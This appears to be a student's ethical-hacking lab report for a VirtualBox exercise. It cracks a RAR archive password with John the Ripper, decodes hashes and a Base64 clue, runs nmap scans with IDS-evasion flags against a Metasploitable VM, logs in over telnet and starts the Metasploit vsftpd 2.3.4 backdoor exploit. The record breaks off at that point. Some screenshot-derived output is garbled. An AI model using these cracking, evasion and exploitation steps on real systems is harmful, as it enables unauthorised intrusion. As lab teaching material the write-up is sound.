

**Project Scenario:** Working as a penetration tester, a manager asks for help investigating potential hidden information. The company's web development manager was recently let go, who was known to have worked with other employees on web development tasks that were against company regulations. It is suspected that these projects were hidden via a web-based application, but, upon resetting the old web development manager's password and accessing her computer, nothing outwardly incriminating was found except for one encrypted, compressed file. This file seems out of place, but no matching password could be found for it. The objective of this project is to obtain the password for the compressed file and find out what information was hidden.

**Project Overview / Steps:**

1. Find out the password for the compressed file.
2. Study the compressed file's content and investigate any suspicious-looking files.
3. When linked together, it is found that some of the files compromise a website with a login page, but one of the files is not part of the website. Investigate the website to obtain another clue.
4. Study the website's source code to find a hidden, encoded string.
5. The encoded string is decoded to PHP code, that can be set up as a PHP file to lead to the next step.
6. Upon scanning the network, a Linux machine is discovered that is not part of the original workspace. Investigate this machine to find a way inside it and continue the investigation.
7. A scan of the machine reveals many open ports, and management requests this information to be exported into a report for further review. It is also requested to find vulnerabilities in the Vspftd and Samba services running on that system, since the old web development manager specialized in those services. Try to obtain access to the machine via each of those services.
8. As a first step in investigating those services, the system is accessed and privilege escalation to root access level is attempted.
9. Navigating in the system, it is found that the udev process is running. Enumerate its version and note how it can be used for privilege escalation.
10. After obtaining root access to the machine, management requests that you obtain the password hash for the root user.

## Environment Setup:

Virtual machines were set up within Oracle VM VirtualBox to create the environment for this project.

- A VM running the latest version of Kali Linux will be used as the main system for this project.

Name: Kali  
Operating System: Debian (64-bit)  
Groups: EH Final

Base Memory: 4096 MB  
Processors: 4  
Boot Order: Floppy, Optical, Hard Disk  
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

Video Memory: 16 MB  
Graphics Controller: VMSVGA  
Remote Desktop Server: Disabled  
Recording: Disabled

Controller: IDE  
IDE Secondary Device 0: [Optical Drive] Empty  
Controller: SATA  
SATA Port 0: Kali.vhd (Normal, 20.00 GB)


Host Driver: Windows DirectSound  
Controller: ICH AC97

Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'pfSense Network')

USB Controller: OHCI  
Device Filters: 0 (0 active)

Shared folders: None

Description: None



- A 64-bit Ubuntu system was created using the provided Metasploitable.vmdk hard disk file.

**General**

Name: EH Final Metasploitable  
Operating System: Ubuntu (64-bit)  
Groups: EH Final

**System**

Base Memory: 2048 MB  
Boot Order: Floppy, Optical, Hard Disk  
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization

**Display**

Video Memory: 16 MB  
Graphics Controller: VMSVGA  
Remote Desktop Server: Disabled  
Recording: Disabled

**Storage**

Controller: IDE  
IDE Secondary Device 0: [Optical Drive] Empty  
Controller: SATA  
SATA Port 0: Metasploitable.vmdk (Normal, 8.00 GB)

**Audio**

Host Driver: Windows DirectSound  
Controller: ICH AC97

**Network**

Adapter 1: Intel PRO/1000 MT Desktop (Internal Network, 'pfSense Network')

**USB**

USB Controller: OHCI  
Device Filters: 0 (0 active)

**Shared folders**

None

**Description**

None

EH Final Metasploitable [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:9a:69:de brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.21/24 brd 192.168.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe9a:69de/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 192.168.2.14
PING 192.168.2.14 (192.168.2.14) 56(84) bytes of data.
64 bytes from 192.168.2.14: icmp_seq=1 ttl=64 time=2.51 ms
64 bytes from 192.168.2.14: icmp_seq=2 ttl=64 time=0.514 ms
64 bytes from 192.168.2.14: icmp_seq=3 ttl=64 time=0.372 ms
64 bytes from 192.168.2.14: icmp_seq=4 ttl=64 time=0.466 ms

--- 192.168.2.14 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.372/0.966/2.514/0.895 ms
msfadmin@metasploitable:~$
```

- A VM running pfSense was used to create a private, internal network for the other machines in the environment, while also providing Internet access through the host machine's network.

**General**

Name: pfSense  
Operating System: FreeBSD (64-bit)  
Groups: EH Final

**System**

Base Memory: 1024 MB  
Boot Order: Floppy, Optical, Hard Disk  
Acceleration: VT-x/AMD-V, Nested Paging

**Display**

Video Memory: 16 MB  
Graphics Controller: VMSVGA  
Remote Desktop Server: Disabled  
Recording: Disabled

**Storage**

Controller: IDE  
IDE Primary Device 0: pfSense.vhd (Normal, 32.00 GB)  
IDE Secondary Device 0: [Optical Drive] Empty

**Audio**

Host Driver: Windows DirectSound  
Controller: ICH AC97

**Network**

Adapter 1: Intel PRO/1000 MT Desktop (Bridged Adapter, Qualcomm Atheros AR8161 PCI-E Gigabit Ethernet Controller (NDIS 6.30))  
Adapter 2: Intel PRO/1000 MT Desktop (Internal Network, 'pfSense Network')

**USB**


USB Controller: OHCI  
Device Filters: 0 (0 active)

**Shared folders**

None

**Description**

None



## Task 1: Cracking Files

The aim of this first task is to crack the password that protects the provided RAR archive and extract the data.

- The provided CrackMeIfYouCan.rar file was transferred onto the Kali system.

```
(christopher@Kali1) [~/EHFinal]
$ ls -l
total 20
-r-xr-xr-x 1 christopher christopher 16606 Apr  9 17:00 CrackMeIfYouCan.rar
```

- An attempt was made to extract the RAR archive, and it was verified that password protection is in place.

```
(christopher@Kali1) [~/EHFinal]
$ unrar e CrackMeIfYouCan.rar

UNRAR 6.00 freeware Copyright (c) 1993-2020 Alexander Roshal

Enter password (will not be echoed) for CrackMeIfYouCan.rar:
The specified password is incorrect.
Enter password (will not be echoed) for CrackMeIfYouCan.rar:
The specified password is incorrect.
Enter password (will not be echoed) for CrackMeIfYouCan.rar:
```

- The rar2john tool was used to extract the password hash from the archive file into a separate file named hash.txt.

```
(christopher@Kali1) [~/EHFinal]
$ rar2john CrackMeIfYouCan.rar > hash.txt

(christopher@Kali1) [~/EHFinal]
$ cat hash.txt
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563c7e$8$a7efc78b0c32a1a7
```

- The John the Ripper tool was used, along with the rockyou.txt dictionary, to crack the archive's password hash. The password was found to be letmein.

```
(christopher@Kali1) [~/EHFinal]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (CrackMeIfYouCan.rar)
1g 0:00:00:01 DONE (2021-04-15 16:48) 0.5376g/s 275.2p/s 275.2c/s 275.2C/s lover..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(christopher@Kali1) [~/EHFinal]
$ john --show hash.txt
CrackMeIfYouCan.rar:letmein

1 password hash cracked, 0 left
```

- The data within the RAR archive was extracted using the cracked password.

```
(christopher㉿Kali1)-[~/EHFfinal]
$ unrar e CrackMeIfYouCan.rar

UNRAR 6.00 freeware      Copyright (c) 1993-2020 Alexander Roshal

Enter password (will not be echoed) for CrackMeIfYouCan.rar:

Extracting from CrackMeIfYouCan.rar

Extracting secret only i would know.txt          OK
Extracting style.css                            OK
Extracting index.php                           OK
All OK

(christopher㉿Kali1)-[~/EHFfinal]
$ ls -l
total 60
-rwxr--r-x 1 christopher christopher 16606 Apr  9 17:00 CrackMeIfYouCan.rar
-rw-r--r-- 1 christopher christopher   117 Apr 15 16:44 hash.txt
-rw-r--r-- 1 christopher christopher 22776 Jan  1 2020 index.php
-rw-r--r-- 1 christopher christopher   416 Jan  1 2020 'secret only i would know.txt'
-rw-r--r-- 1 christopher christopher  5265 Nov  1 2019 style.css
```

## Task 2: File Investigation

Now that the contents of the RAR archive were extracted, it will be further investigated for additional information.

- The contents of the extracted archive include a PHP and CSS file, along with a text file named `secret only i would know.txt`.

```
└──(christopher㉿Kali1)-[~/EHFinal]
$ ls -la
total 68
drwxr-xr-x  2 christopher christopher  4096 Apr 15 16:50 .
drwxr-xr-x 22 christopher christopher  4096 Apr 15 16:44 ..
-r-xr-xr-x  1 christopher christopher 16606 Apr  9 17:00 CrackMeIfYouCan.rar
-rw-r--r--  1 christopher christopher   117 Apr 15 16:44 hash.txt
-rw-r--r--  1 christopher christopher 22776 Jan  1 2020 index.php
-rw-r--r--  1 christopher christopher   416 Jan  1 2020 'secret only i would know.txt'
-rw-r--r--  1 christopher christopher  5265 Nov  1 2019 style.css
```

- Due to the suspicious filename, the `secret only i would know.txt` file was first investigated. Upon reading the contents of this file, it appeared to contain several hashes.

```
└──(christopher㉿Kali1)-[~/EHFinal]
$ cat secret\ only\ i\ would\ know.txt
8fc42c6ddff9966db3b09e84365034357
249ba36000029bbe97499c03db5a9001f6b734ec
40E43AEE94115E12541624221019423B
45E58AEE86BB095C0371AEC4B796D7FB
be5d5d37542d75f93a87094459f76678
8fc42c6ddff9966db3b09e84365034357
5f4dcc3b5aa765d61d8327deb882cf99
b47f363e2b430c0647f14deea3eced9b0ef300ce
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9ceedb12d9666c6fb153ada99830ed5cd84eb0c2c4d00260a
```

- Since the hashes in the file were several different character lengths, it appeared that several different hashing algorithms were used. To quickly decode them all, the online tool <https://hashes.com/en/decrypt/hash> was used. SHA1, NTLM, MD5, and SHA512 hashes were found to be used in the file, decoding to collectively say “username is xyzxyz password is and Pa\$\$w0rd the”.

```
✓ Found:
be97499c03db5a9001f6b734ec:username:SHA1
12541624221019423b:is:NTLM
5c0371aec4b796d7fb:xyzxyz:NTLM
d61d8327deb882cf99:password:MD5
0647f14deea3eced9b0ef300ce:is:SHA1
f93a87094459f76678:and:MD5
af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9ceedb12d9666c6fb153ada99830ed5cd84eb0c2c4d00260a:Pa$$w0rd:SHA512PLAIN
db3b09e84365034357:the:0
```

- The other two files from the archive, `index.php` and `style.css`, seem like they could possibly combine to form a webpage. To investigate this, these files were hosted in an Apache Web Server from the Kali machine.

```
(christopher@Kali1) [~/EHFinal]
$ ls -la
total 68
drwxr-xr-x  2 christopher christopher  4096 Apr 15 17:51 .
drwxr-xr-x 22 christopher christopher  4096 Apr 15 16:44 ..
-rw-r--r--  1 christopher christopher 16606 Apr  9 17:00 CrackMeIfYouCan.rar
-rw-r--r--  1 christopher christopher   117 Apr 15 16:44 hash.txt
-rw-r--r--  1 christopher christopher 22776 Jan  1 2020 index.php
-rw-r--r--  1 christopher christopher   416 Jan  1 2020 'secret only i would know.txt'
-rw-r--r--  1 christopher christopher  5265 Nov  1 2019 style.css

(christopher@Kali1) [~/EHFinal]
$ sudo cp index.php style.css /var/www/html/

(christopher@Kali1) [~/EHFinal]
$ sudo service apache2 start

(christopher@Kali1) [~/EHFinal]
$ service apache2 status
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
  Active: active (running) since Thu 2021-04-15 17:55:30 EDT; 7s ago
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 3289 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 3300 (apache2)
   Tasks: 6 (limit: 4646)
  Memory: 17.8M
 CGroup: /system.slice/apache2.service
         ├─3300 /usr/sbin/apache2 -k start
         ├─3302 /usr/sbin/apache2 -k start
         ├─3303 /usr/sbin/apache2 -k start
         ├─3304 /usr/sbin/apache2 -k start
         ├─3305 /usr/sbin/apache2 -k start
         ├─3306 /usr/sbin/apache2 -k start

(christopher@Kali1) [~/EHFinal]
$ ls /var/www/html/
index.php  style.css
```

- Upon navigating to the webpage in a browser, it appears to be a login page. The page's source code, network file transfers when loading the page, and cookies stored by the page were all inspected, but no additional information of interest was found.

The screenshot shows a web browser window with the URL `localhost/`. The page displays a login form with a placeholder user icon. The browser's developer tools are open, showing the page's source code. The `html` and `head` sections are visible, along with the `body` section containing the form elements. The `body` section includes an `` tag and a `<form>...</form>` tag. The developer tools also show the computed styles for the page, including colors and font sizes.

- A login from this page was attempted using the `xyzxyz` username and `Pa$$w0rd` password noted in the `secret only i would know.txt` file. This login was successful and reloaded the same PHP file (with the login parameters passed in the URL) with a message stating “You are so close..”. The network transfers and cookie storage of this page were inspected, and no additional information of interest was found. However, in inspecting the page’s source code, a commented line was found which seems to contain a Base64-encoded string.

The screenshot shows a web browser window with the URL `localhost/?user=xyzxyz&pass=Pa%$w0rd`. The page displays a user icon of a man in a suit and tie, followed by the text "You are so close..". Below the browser window is a screenshot of the developer tools' HTML inspector. The highlighted line of code contains a Base64-encoded string:

```

PCFETONUM/BF1ghbhBw+CjxodG1sPgoBaGVZD4KCTxsaw5r16hyWY9i18vbhF4Y2RulJvb3RzdHjhGKnbk15jb2v0Ym9vdHN0cmFwL
/Pg0KC5aGpC9kaXY+Cgk8L2Rpjd4KPC91b2r5PgoahRtbD4=

```

- The `hURL` command-line utility was used within Kali to decode the commented string, which appeared to be HTML code. (Syntax: `hURL b [encodedString]`)

```


base64 Decoded string :: <!DOCTYPE html>
-----base64 decoded net-----
<html>
  <head>
    <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
    <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js"></script>
    <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
    <link rel="stylesheet" href="style.css">
  <!-- Include the above in your HEAD tag -->
</head>
<body>
  <div class="wrapper fadeInDown">
    <div id="formContent">
      <!-- Tabs Titles -->
      <br>
      <div class="icon first">
        
        You are so close..
        <br>
        <br>
        <br>
      </div>
    </div>
  </div>
</body>

```

base64 Decoded string :: <!DOCTYPE html>
-----base64 decoded net-----
<html>
 <head>
 <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
 <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js"></script>
 <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
 <link rel="stylesheet" href="style.css">
 <!-- Include the above in your HEAD tag -->
</head>
<body>
 <div class="wrapper fadeInDown">
 <div id="formContent">
 <!-- Tabs Titles -->
 <br>
 <div class="icon first">
 
 You are so close..
 <br>
 <br>
 <br>
 </div>
 </div>
 </div>
</body>

- The decoded HTML was saved to a file entitled `decoded.html` and copied onto the Apache server.

- Upon opening that decoded.html file in a web browser, the page displays a picture of the VirtualBox logo, and a browser pop-up alert is shown saying “Find me in the network!”. This could imply continuing the investigation by scanning the project environment and investigating another system.



- An `nmap` ping scan was performed on the project environment, revealing the Metasploitable system as an additional machine (not part of the original scenario's workspace). This machine will be further investigated. Various flags within `nmap` were used to help evade the Firewall and IDS running within pfSense: the `-f` flag runs the scan using tiny, fragmented IP packets and the `--data-length` flag appends additional, random data to the sent packets.

```
(christopher@Kali1) [~/EHFinal]
$ sudo nmap -sP -f --data-length 225 192.168.2.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 18:39 EDT
Nmap scan report for pfSense.localdomain (192.168.2.1)
Host is up (0.0010s latency).
MAC Address: 08:00:27:00:00:CA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.21
Host is up (0.00070s latency).
MAC Address: 08:00:27:9A:69:DE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.14
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.12 seconds
```

### Task 3: Vulnerability Scanning

In this stage, the discovered Linux machine will be scanned for vulnerabilities and exploited to remotely connect to the machine.

- Reconnaissance was performed on the Metasploitable machine from the Kali system using nmap. A TCP SYN port scan was completed on all ports (-p- and -sS flags), along with OS detection (using TCP/IP stack fingerprinting), service enumeration and version detection, script scanning using the default NSE scripts, and traceroute (-A flag). Aggressive OS guessing was performed (--osscan-guess flag) to get a better prediction of what operating system the machine could be running. The scan was set to run at -T4 speed, and the scan was broken into smaller, fragmented IP packets using the -f flag to avoid IDS detection. The output of the scan was exported to an XML file, named scan.xml.

```
(christopher@Kali1:[~/EHFinal]
$ sudo nmap -p- -sS -A --osscan-guess -T4 -f -oX scan.xml 192.168.2.21
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-17 19:12 EDT
Nmap scan report for 192.168.2.21
Host is up (0.0012s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|ftp-syst:
|_STAT:
FTP server status:
  Connected to 192.168.2.14
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  vsFTPD 2.3.4 - secure, fast, stable
_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|ssh-hostkey:
| 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2021-04-16T01:28:34+00:00; -1d21h46m37s from scanner time.
|sslv2:
|_SSLv2 supported
|ciphers:
|  SSL2_RC4_128_EXPORT40_WITH_MD5
|  SSL2_RC2_128_CBC_WITH_MD5
|  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|  SSL2_DES_64_CBC_WITH_MD5
|  SSL2_DES_192_EDE3_CBC_WITH_MD5
|  SSL2_RC4_128_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

- The XML output of the nmap scan was converted to an HTML report using the xsllproc utility. (Please see attached for the HTML-formatted scan report.)

```
(christopher@Kali1:[~/EHFinal]
$ sudo xsllproc scan.xml -o scan.html
```

- A telnet connection to the Metasploitable system from the Kali machine was successfully established. Anonymous login was not allowed; however, the splash screen upon establishing the connection provided a set of credentials which allowed successful login as the local user.

```
(christopher@Kali1)-[~/EHFinal]
$ telnet 192.168.2.21 23
Trying 192.168.2.21...
Connected to 192.168.2.21.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Thu Apr 15 21:52:50 EDT 2021 from 192.168.2.14 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ █
```

- It was requested to investigate vulnerabilities specifically in the `vsftpd` and `samba` services and to try to obtain access to the machine via each of them.
  - The Metasploit logging database was initialized and started to document performed actions.

```
(christopher@Kali1)-[~/EHFinal]
$ sudo service postgresql start

(christopher@Kali1)-[~/EHFinal]
$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

- From the `nmap` scan results, it is known that:
  - Version 2.3.4 of the `vsFTPd` service is running on port 21.
  - Version 3.0.20-Debian of Samba (the `smbd` service) is running on ports 139 and 445.
- The Metasploit framework console was started, and connection to the logging database was verified. (NOTE: For logging the host scan with the other activities, (not screenshot), the `db_nmap` command was used within the Metasploit console, with the same flags as regular `nmap`.)

```
(christopher@Kali1)-[~/EHFinal]
$ sudo msfconsole

      _\ 
     ((_) o o (_)) 
      \_ /   M S F  \ \
        o_o \ \_ w w | |
          ||| --- ||| * 

      =[ metasploit v6.0.15-dev           ] 
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ] 
+ -- --=[ 592 payloads - 45 encoders - 10 nops       ] 
+ -- --=[ 7 evasion                                ] 

Metasploit tip: View advanced module options with advanced

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
```

- A search was made for Metasploit modules relating to the `vsftpd` service was made, and only one exploit was found. That exploit was selected, along with the default payload of an interactive UNIX shell. The remote host option was set for the exploit, and, upon running it, a successful command shell at root privilege level was established.

```

msf6 > search vsftpd
Matching Modules

#  Name                                     Disclosure Date   Rank      Check  Description
-  --
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03     excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
